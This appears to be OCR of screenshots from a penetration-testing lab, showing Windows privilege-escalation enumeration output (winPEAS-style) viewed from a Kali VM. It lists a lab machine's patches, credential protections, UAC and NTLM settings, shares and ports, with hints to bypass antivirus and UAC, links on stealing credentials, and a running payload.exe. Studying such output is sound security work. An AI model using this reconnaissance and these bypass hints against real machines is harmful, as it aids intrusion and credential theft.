
```
    IsVirtualMachine: True
    Current Time: 11/25/2023 10:54:30 AM
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes: KB5032005, KB5017022, KB5011048, KB5015684, KB5026037, KB5032189, KB5014032, KB5
016705, KB5032392,

  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [!] Windows version not supported, build number: '19045'

[*] Showing All Microsoft Updates
   HotFix ID               :   KB5032339
   Installed At (UTC)      :   11/26/2023 12:12:19 AM
   Title                   :   2023-11 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.
1 for Windows 10 Version 22H2 for x64 (KB5032339)
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   A security issue has been identified in a Microsoft software p
roduct that could affect your system. You can help protect your system by installing this upda
te from Microsoft. For a complete listing of the issues that are included in this update, see
the associated Microsoft Knowledge Base article. After you install this update, you may have t
o restart your system.

   HotFix ID               :   KB2267602
   Installed At (UTC)      :   11/25/2023 11:43:58 PM
   Title                   :   Security Intelligence Update for Microsoft Defender Antivirus
- KB2267602 (Version 1.401.1170.0) - Current Channel (Broad)
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   Install this update to revise the files that are used to detec
t viruses, spyware, and other potentially unwanted software. Once you have installed this item
, it cannot be removed.

   HotFix ID               :   KB2267602
   Installed At (UTC)      :   11/25/2023 11:23:08 AM
   Title                   :   Security Intelligence Update for Microsoft Defender Antivirus
- KB2267602 (Version 1.401.1154.0) - Current Channel (Broad)
   Client Application ID   :   Windows Defender
   Description             :   Install this update to revise the files that are used to detec
t viruses, spyware, and other potentially unwanted software. Once you have installed this item
, it cannot be removed.

   HotFix ID               :   KB4023057
   Installed At (UTC)      :   11/24/2023 10:33:00 PM
   Title                   :   2023-10 Update for Windows 10 Version 22H2 for x64-based Syste
ms (KB4023057)
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   A security issue has been identified in a Microsoft software p
roduct that could affect your system. You can help protect your system by installing this upda
te from Microsoft. For a complete listing of the issues that are included in this update, see
the associated Microsoft Knowledge Base article. After you install this update, you may have t
o restart your system.

   HotFix ID               :   KB5032339
   Installed At (UTC)      :   11/24/2023 10:32:54 PM
   Title                   :   2023-11 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.
1 for Windows 10 Version 22H2 for x64 (KB5032339)
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   A security issue has been identified in a Microsoft software p
roduct that could affect your system. You can help protect your system by installing this upda
```


```
File  Actions  Edit  View  Help
t viruses, spyware, and other potentially unwanted software. Once you have installed this item
, it cannot be removed.

   HotFix ID                :   KB5026037
   Installed At (UTC)       :   11/24/2023 12:13:56 PM
   Title                    :   2023-04 Update for Windows 10 Version 22H2 for x64-based Syste
ms (KB5026037)
   Client Application ID    :   OOBE ZDP
   Description              :   Install this update to resolve issues in Windows. For a comple
te listing of the issues that are included in this update, see the associated Microsoft Knowle
dge Base article for more information. After you install this item, you may have to restart yo
ur computer.

[+] System Last Shutdown Date/time (from Registry)

    Last Shutdown Date/time        :    11/24/2023 4:35:14 PM

[+] User Environment Variables
[!] Check for some passwords or keys in the env variables
    COMPUTERNAME: DESKTOP-03L04RH
    PSExecutionPolicyPreference: Bypass
    HOMEPATH: \Users\happy
    LOCALAPPDATA: C:\Users\happy\AppData\Local
    PSModulePath: C:\Users\happy\Documents\WindowsPowerShell\Modules;C:\Program Files (x86)\Wi
ndowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
    PROCESSOR_ARCHITECTURE: AMD64
    Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsP
owerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\happy\AppData\Local\Microsoft\WindowsApp
s
    CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
    ProgramFiles(x86): C:\Program Files (x86)
    PROCESSOR_LEVEL: 6
    LOGONSERVER: \\DESKTOP-03L04RH
    PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
    HOMEDRIVE: C:
    SystemRoot: C:\Windows
    SESSIONNAME: Console
    ALLUSERSPROFILE: C:\ProgramData
    DriverData: C:\Windows\System32\Drivers\DriverData
    USERPROFILE: C:\Users\happy
    APPDATA: C:\Users\happy\AppData\Roaming
    DriverData: C:\Windows\System32\Drivers\DriverData
    USERPROFILE: C:\Users\happy
    APPDATA: C:\Users\happy\AppData\Roaming
    PROCESSOR_REVISION: a502
    USERNAME: happy
    CommonProgramW6432: C:\Program Files\Common Files
    OneDrive: C:\Users\happy\OneDrive
    CommonProgramFiles: C:\Program Files\Common Files
    OS: Windows_NT
    USERDOMAIN_ROAMINGPROFILE: DESKTOP-03L04RH
    PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 165 Stepping 2, GenuineIntel
    ComSpec: C:\Windows\system32\cmd.exe
    PROMPT: $P$G
    SystemDrive: C:
    TEMP: C:\Users\happy\AppData\Local\Temp
    ProgramFiles: C:\Program Files
    NUMBER_OF_PROCESSORS: 1
    TMP: C:\Users\happy\AppData\Local\Temp
    ProgramData: C:\ProgramData
    ProgramW6432: C:\Program Files
    windir: C:\Windows
    USERDOMAIN: DESKTOP-03L04RH
    PUBLIC: C:\Users\Public
```


```
LAPS Settings
If installed, local administrator password is changed frequently and is restricted by ACL
    LAPS Enabled: LAPS not installed

Wdigest
If enabled, plain-text crds could be stored in LSASS https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#wdigest
    Wdigest is not enabled

LSA Protection
If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsa-protection
    LSA Protection is not enabled

Credentials Guard
If enabled, a driver is needed to read LSASS memory https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard
    CredentialGuard is not enabled
    Virtualization Based Security Status:      Not enabled
    Configured:                                False
    Running:                                   False

Cached Creds
If > 0, credentials will be cached in the registry and accessible by SYSTEM user https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials
    cachedlogonscount is 10

Enumerating saved credentials in Registry (CurrentPass)

AV Information
    Some AV was detected, search for bypasses
    Name: Windows Defender
    ProductEXE: windowsdefender://
    pathToSignedReportingExe: %ProgramFiles%\Windows Defender\MsMpeng.exe

Windows Defender configuration

UAC Status
If you are in the Administrators group check how to bypass the UAC https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access
    ConsentPromptBehaviorAdmin: 5 - PromptForNonWindowsBinaries
    EnableLUA: 1
    LocalAccountTokenFilterPolicy:
    FilterAdministratorToken:
      [*] LocalAccountTokenFilterPolicy set to 0 and FilterAdministratorToken ≠ 1.
      [-] Only the RID-500 local admin account can be used for lateral movement.

PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.19041.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file:
    PS history size:

Enumerating PowerShell Session Settings using the registry
      You must be an administrator to run this check

PS default transcripts history
Read the PS history inside these files (if any)

HKCU Internet Settings
    CertificateRevocation: 1
    DisableCachingOfSSLPages: 0
    IE5_UA_Backup_Flag: 5.0
    PrivacyAdvanced: 1
    SecureProtocols: 2048
```


```
◆◆◆◆◆◆◆◆◆◆ Enumerate LSA settings - auth packages included
    auditbasedirectories                :       0
    auditbaseobjects                    :       0
    Bounds                              :       00-30-00-00-00-20-00-00
    crashonauditfail                    :       0
    fullprivilegeauditing               :       00
    LimitBlankPasswordUse               :       1
    NoLmHash                            :       1
    Security Packages                   :       ""
    Notification Packages               :       scecli
    Authentication Packages             :       msv1_0
    LsaPid                              :       600
    LsaCfgFlagsDefault                  :       0
    SecureBoot                          :       1
    ProductType                         :       4
    disabledomaincreds                  :       0
    everyoneincludesanonymous           :       0
    forceguest                          :       0
    restrictanonymous                   :       0
    restrictanonymoussam                :       1

◆◆◆◆◆◆◆◆◆◆ Enumerating NTLM Settings

◆◆◆◆◆◆◆◆◆◆ Enumerating NTLM Settings
  LanmanCompatibilityLevel    :  (Send NTLMv2 response only - Win7+ default)

  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : False
      ServerNegotiateSigning  : False
      LdapSigning             : Negotiate signing (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require 128-bit encryption)
      NTLMMinServerSec        : 536870912 (Require 128-bit encryption)

  NTLM Auditing and Restrictions
      InboundRestrictions     :  (Not defined)
      OutboundRestrictions    :  (Not defined)
      InboundAuditing         :  (Not defined)
      OutboundExceptions      :
    File: C:\Windows\system32\SecurityHealthSystray.exe

◆◆◆◆◆◆◆◆◆◆ Scheduled Applications --Non Microsoft--
◆ Check if you can modify other users scheduled binaries https://book.hacktricks.xyz/windows-h
ardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries

◆◆◆◆◆◆◆◆◆◆ Device Drivers --Non Microsoft--
◆ Check 3rd party drivers for known vulnerabilities/rootkits. https://book.hacktricks.xyz/wind
ows-hardening/windows-local-privilege-escalation#vulnerable-drivers
    Intel(R) PRO/1000 Adapter - 8.4.13.0 [Intel Corporation]: \\.\GLOBALROOT\SystemRoot\System
32\drivers\E1G6032E.sys

◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ Network Information ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆

◆◆◆◆◆◆◆◆◆◆ Network Shares
    ADMIN$ (Path: C:\Windows)
    C$ (Path: C:\)
    IPC$ (Path: )

◆◆◆◆◆◆◆◆◆◆ Enumerate Network Mapped Drives (WMI)
```


NETWORK INFORMATION









KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
shed 6692 C:\Users\happy\Desktop\payload.exe
Enumerating IPv6 connections
Protocol Local Address Local Port Remote Address
Remote Port State Process ID Process Name
TCP [::] 135 [::]
0 Listening 824 svchost
TCP [::] 445 [::]
0 Listening 4 System
TCP [::] 3389 [::]
0 Listening 356 svchost
TCP [::] 49664 [::]
0 Listening 600 lsass
TCP [::] 49665 [::]
0 Listening 500 wininit
TCP [::] 49666 [::]
0 Listening 380 svchost
TCP [::] 49667 [::]
0 Listening 1008 svchost
TCP [::] 49669 [::]
0 Listening 1956 spoolsv
TCP [::] 49670 [::]
Type here to search
5°C Windy
11:12 AM
11/25/2023

